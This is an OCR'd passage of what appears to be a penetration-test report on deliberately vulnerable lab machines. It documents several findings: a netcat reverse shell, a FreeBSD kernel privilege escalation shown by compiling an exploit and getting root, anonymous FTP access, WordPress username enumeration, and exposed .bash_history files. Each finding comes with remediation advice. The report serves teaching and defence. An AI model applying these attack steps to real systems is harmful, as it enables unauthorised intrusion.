


Figure 10.9

We obtained an interactive reverse shell connection using netcat installed on the target.

Recommendation

It is recommended that the packages identified above be upgraded to the latest version.

References

https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities

HIGH-2			
Vulnerability	Affected Hosts	Port/Protocol	Vulnerable Service
Privilege escalation vulnerability in FreeBSD 9.0 kernel	Kioptrix:5	Not applicable	FreeBSD 9.0 Kernel

Observation

The version of FreeBSD installed on the target system contains a privilege escalation vulnerability.

Impact

This vulnerability when exploited, allows a regular system user to attain administrative privileges and take over the target system.

Exploitation Evidences

```
$ gcc exploit.c -o exploit
exploit.c:89:2: warning: no newline at end of file
$
$ ls -l exploit
-rwxr-xr-x  1 www  wheel  8498 Feb 16 05:08 exploit
```

Figure 10.10

We uploaded the exploit code on the target and compiled it using gcc.

```
$ ./exploit
id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
```

Figure 10.11

The compiled exploit allowed us to obtain root user's privileges on the Kioptrix:5 target and attain full administrative control over it.

Recommendation

It is recommended that the packages identified above be upgraded to the latest version.

References

https://nvd.nist.gov/vuln/detail/CVE-2012-0217

https://www.freebsd.org/security/advisories/FreeBSD-SA-12:04.sysret.asc

LOW-3			
Vulnerability	**Affected Hosts**	**Port/Protocol**	**Vulnerable Service**
FTP service allows anonymous user login	**Mumbai:1**	21 TCP - FTP	vsftpd

Observation

The remote FTP service is configured to allow access from anonymous user.

Impact

This configuration setting allows remote user to use anonymous as the username and authenticate without providing a password or unique credentials. The user is allowed to access any files made available by the FTP server.

Exploitation Evidences

```
root@kali:~/lab/Mumbai# ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 3.0.3)
Name (10.0.2.6:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             297 Sep 25 15:12 Note
226 Directory send OK.
ftp>
```

Figure 10.12

We were able to connect to the vsftpd service as anonymous, the directory listing of the ftp server shows a single file called Note.




Figure 10.13

The 'Note' file contains internal developer communication regarding docker implementation and privilege escalation vulnerabilities.

Recommendation

It is recommended to disable anonymous logins on the FTP service unless absolutely required.

Additionally, all developer comments or communication should be removed from the system.

References

https://nvd.nist.gov/vuln/detail/CVE-2012-0217

https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

MEDIUM-1				
Vulnerability		**Affected Hosts**	**Port/Protocol**	**Vulnerable Service**
WordPress username enumeration		**Mumbai:1**	80 TCP - HTTP	WordPress

It is possible to enumerate usernames on the remote WordPress implementation.

Impact

Attackers can exploit this flaw to find out valid usernames on the target system and use this information to craft social engineering attacks or

bruteforce the accounts.

Exploitation Evidences




Figure 10.14

We were able to enumerate the usernames on the Mumbai:1 target and identified a valid WordPress user called 'absozed'.




Figure 10.15

Our attempt to bruteforce the password for user absozed did not succeed.

Recommendation

It is recommended to configure the remote WordPress installation to prevent username enumeration.

References

https://www.getastra.com/blog/cms/wordpress-security/stop-user-enumeration/

https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

MEDIUM-2			
Vulnerability	**Affected Hosts**	**Port/Protocol**	**Vulnerable Service**
Sensitive files found on web server.	**Mumbai:1**	8000 TCP - HTTP	nginx

Observation

Sensitive files `.bash_history` and `.bashrc` were present on the remote server's webroot directory.

Impact

Disclosure of sensitive information may enable attackers to understand the inner workings of the target, find vulnerabilities and fine tune their attack methodology.

Exploitation Evidences

```
root@kali:~/lab/Mumbai# curl http://10.0.2.6:8000/.bash_history
ls
export PATH=/api:/usr/local/bin:/bin:/usr/bin
ls
sudo docker build -t root . -f Dockerfile
sudo docker run -v /:/hostOS -i -t root
root@kali:~/lab/Mumbai# curl http://10.0.2.6:8000/.bashrc
PATH=/api:/usr/local/bin
root@kali:~/lab/Mumbai#
```

Figure 10.16

The contents of **.bash_history** shows a system user's commands history and the `.bashrc` file shows the environment variable PATH.

Recommendation

It is recommended that these files be removed from the webroot directory.

References

https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

https://cwe.mitre.org/data/definitions/552.html